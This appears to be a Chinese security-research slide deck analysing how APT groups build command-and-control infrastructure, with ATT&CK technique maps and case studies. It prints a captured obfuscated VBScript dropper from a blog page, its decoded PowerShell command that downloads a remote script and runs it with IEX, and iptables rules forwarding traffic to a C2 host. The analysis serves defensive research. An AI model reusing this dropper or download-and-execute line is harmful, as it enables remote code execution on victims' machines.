



网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

亂雲飛渡

资源代价与安全算力

高级威胁活动中C2的多样风格

安天 | 安全研究与应急处理中心

CONTENTS

目录

01

C2是什么？命令控制：基础设施

C2在网空杀伤链中位于关键位置

02

C2的多样风格

高级威胁行为体的复古与新潮

03

C2的检测发现

多样风格的抽象与持续的猎杀捕获



01

C2是什么？ 命令控制：基础设施

C2在网空杀伤链中位于关键位置

C2是什么？ 命令控制： 基础设施

- C2作为名词，是指APT组织掌握的基础设施
- C2作为动词，是指命令控制，指令下发，资源下发和数据回传

ATT&CK®威胁框架 (安天中译版)

命令与控制		技术	
子技术		技术	
使用应用层协议	使用Web协议 使用文件传输协议 使用邮件协议 使用DNS协议		
通过可移动介质通信			
编码数据	标准编码 非标准编码		
混淆数据	使用垃圾数据 使用隐写术 模拟合法协议		
使用动态参数	使用域名生成算法 (DGA) 使用Fast Flux DNS 使用DNS计算		
使用加密信道	使用对称加密算法 使用非对称加密算法		
使用备用信道			
使用入口工具传输			
创建多级信道			
使用标准非应用层协议			
使用非标准端口			
使用协议隧道			
使用代理	使用内部代理 使用外部代理 使用多跳代理 使用域名前置		
利用远程访问软件			
使用流量信令			
利用合法Web服务	端口敲门 C2情报传递点(DDR) 双向通信 单向通信		

ATT&CK Matrix for Enterprise
 © 2015-2021, The MITRE Corporation.
 MITRE ATT&CK and ATT&CK are registered trademarks of The MITRE Corporation.
<https://attack.mitre.org/>
 安天研究院2021年10月译制

基于OODA循环C2在网空杀伤链中位于关键位置与技战术遍历

- OODA循环：闭环是一切持续对抗性活动的本质特性。
- 网空杀伤链：杀伤链是OODA循环拆解为向前连续支撑动作阶段的线性映射。
- 网空威胁框架：网空威胁框架是网空杀伤链按照攻击技术/子技术遍历进行的矩阵化拆解。



命令与控制技战术遍历与体系化分析

- Payload
- 信道
- 协议
- 报文
- 基础设施
- C2节点

Payload				信道	协议	报文	基础设施	C2节点
基本信息	代码	代理	功能	原有信道				
版本	服务器语言	Windows	T1573 使用加密信道	自建信道	T1071 使用应用层协议	分片\乱序	广域网/公网	攻击者自建服务器
安装方式	代理语言	Linux	T1001.002 使用隐写术	T1090 使用代理	T1071.001 使用Web协议	T1568 使用动态参数	局域网/内网	入侵服务器
binary	多用户	macOS	代理插件	T1090.001 使用内部代理	T1071.002 使用文件传输协议	T1568.002 使用域名生成算法 (DGA)	Tor洋葱路由	T1102 利用合法Web服务
install.sh setup.sh	UI		T1090.004 使用域名前置	T1090.002 使用外部代理	T1071.003 使用邮件协议	T1568.001 使用Fast Flux DNS	卫星	T1102.001 C2信息传递点 (DDR)
pip3	Web		通用配置	T1090.003 使用多跳代理	T1071.004 使用DNS协议	T1568.003 使用DNS计算		卫星平台
PowerShell	GUI		抖动因子	T1090.004 使用域名前置	T1095 使用标准非应用层协议	T1102.001 C2信息传递点 (DDR)		IoT设备
Docker	CLI		回连时间区间	T1105 使用入口工具传输	T1571 使用非标准端口	T1132 编码数据		
	API		Kill date	T1219 利用远程访问软件	T1205.001 端口敲门	T1132.001 标准编码		
			日志	T1572 使用协议隧道	USB 协议	T1132.002 非标准编码		
			活跃标记	T1092 通过可移动介质通信		T1001 混淆数据		
			控制面板	T1573 使用加密信道		T1001.001 使用垃圾数据		
				T1573.001 使用对称加密算法		T1001.002 使用隐写术		
				T1573.002 使用非对称加密算法		T1001.003 模拟合法协议		
				T1008 使用备用信道				
				T1104 创建多级信道				



网络空间威胁对抗与防御技术研讨会
暨 第九届安天网络安全冬训营

安天 | 智者安天下



02

C2的多样风格

高级威胁行为体的复古与新潮


APT组织入侵网站作为C2——广域网/公网

- 安天发布《Kimsuky组织针对韩国新闻行业的钓鱼活动分析》
- Kimsuky首先入侵了网站，然后上传Webshell及其他攻击活动中所需要的组件到web服务器。
- C2的有效时间不固定，C2的状态是变化的，需要持续的观察，无法直接作为IoC指标。




越来越多APT组织利用DDR作为C2——广域网/公网

- 隐藏在正文中的base64编码实际上是一个URL




- 隐藏在正文中的数字实际上一个IP地址



利用DDR作为秘密情报传递点 (dead drops)

- DDR(Dead Drop Resolvers), 原是一种间谍活动策略, 使用秘密位置在两方之间传递物品或信息。双方从未见面, 并且隐藏了任何交流的迹象。
- 对应于技术点 “T1102.001 C2信息传递点”



越来越多APT组织利用DDR作为C2——广域网/公网

- 安天发布《“幻鼠”组织针对我国的窃密攻击活动分析》
- 幻鼠组织，使用blogger搭建的博客来传播恶意程序：

```
<div class="column-right-outer">
<div class="column-right-inner">
<aside>
<div class="sidebar section" id="sidebar-right-1"><div class="widget HTML" data-version="1" id="HTML4">
<h2 class="title">def</h2>
<div class="widget-content">
<script>
<!--
document.write(unescape("%3CHTML%3E%0A%3CHTML%3E%0A%3Cmeta%20http-equiv%3D%22Content-Type%22%20content%3D%22text/html%3B%20charset%3Dutf-8%22%3E%0A%3CHEAD%3E%0A%3Cscript%20language%3D:
//-->
</script>
</div>
<div class="clear"></div>
<div class="widget-item-control">
```



博客网站网页源代码

```
<HTML>
<HTML>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<HEAD>
<script language="VBScript">


Dim Fuck
Set Fuck= CreateObject("WScript.Shell")
v1="qO"
v2 = "WeR"
v3 = "eH"
v4 = "eL"
v5 = "(NESTRDYUGINGYFTRDYFYUbj'.Replace('ESTRDYUGINGYFTRDYFYU', 'ew-O');$aaa='eCAAAAAAAAAAm.NBBBbbbbBBBBBbC'.Replace('AAAAAAAAA', 't System').Replace('BBBBBBBBBBBB', 'et.We');$bbb=
v6 = "1 $www='https://73cceb63-7ecd-45e2-9eab-f8d98aab177f.usrfiles.com/ugd/73cceb_4506e68401a54bdf99cdcca2ef189f9d.txt';$sss= "
GCHTVYJBUKNIUYJTHYJGURH = v1+v2++v3+v4+v5+""

Fuck.Run GCHTVYJBUKNIUYJTHYJGUKH,0
window.resizeTo 0, 0
self.close

</script>
</head>
```

解密之后的代码


```
PowerShell(New-object System.Net.WebClient).Downloadstring(https://73cceb63-7ecd-45e2-9eab-f8d98aab177f.usrfiles.com/ugd/73cceb_4906e68401a54bdf99cdcca2ef189f9d.txt) |I`E`X
```



博客网站截图

越来越多APT组织利用DDR作为C2——广域网/公网

- 为什么越来越多APT组织利用DDR作为C2?
- 利用合法Web服务, 方便创建、测试环境、容易实现命令与控制。
- 利用DDR作为C2, 报文是加密的, 不能直接封禁, 带来检测难度。



利用入侵的IoT网络设备作为C2——广域网/公网


- 海莲花自2020年开始使用IoT设备用作流量转发，以隐藏真实的C2地址。
- 可以通过设备取证，获取真实C2节点。



```
[167030: 10010048] -A PREROUTING -d [redacted].9/32 -p tcp -m tcp --dport 8080 -j DNAT --to-destination 13.227.154.10:8080
[167030: 10010048] -A PREROUTING -d [redacted].9/32 -p tcp -m tcp --dport 8080 -j DNAT --to-destination 13.227.154.10:8080
[44674473: 4235655104] -A PREROUTING -j MANAGE_WAN
[44674473: 4235655104] -A PREROUTING -j DNS_REDIRECT
[44674473: 4235655104] -A PREROUTING -j MANAGE_WAN
[44674473: 4235655104] -A PREROUTING -j DNS_REDIRECT
```


利用入侵的IoT网络设备作为C2——广域网/公网

- 为什么使用IoT设备作为C2?
- 使用非标准应用协议
- 使用代理隐藏C2




美国NSA TAO具备主流IoT网络设备入侵能力

- 入侵IoT网络设备可被作为C2节点




图拉 (Turla) 组织项目Fronton感染IoT网络设备发展C2

- “Fronton”项目主要感染对象是IP摄像机和DVR设备（95%），剩余是路由器和其他设备。被感染后的机器会主动扫描并感染新的设备。



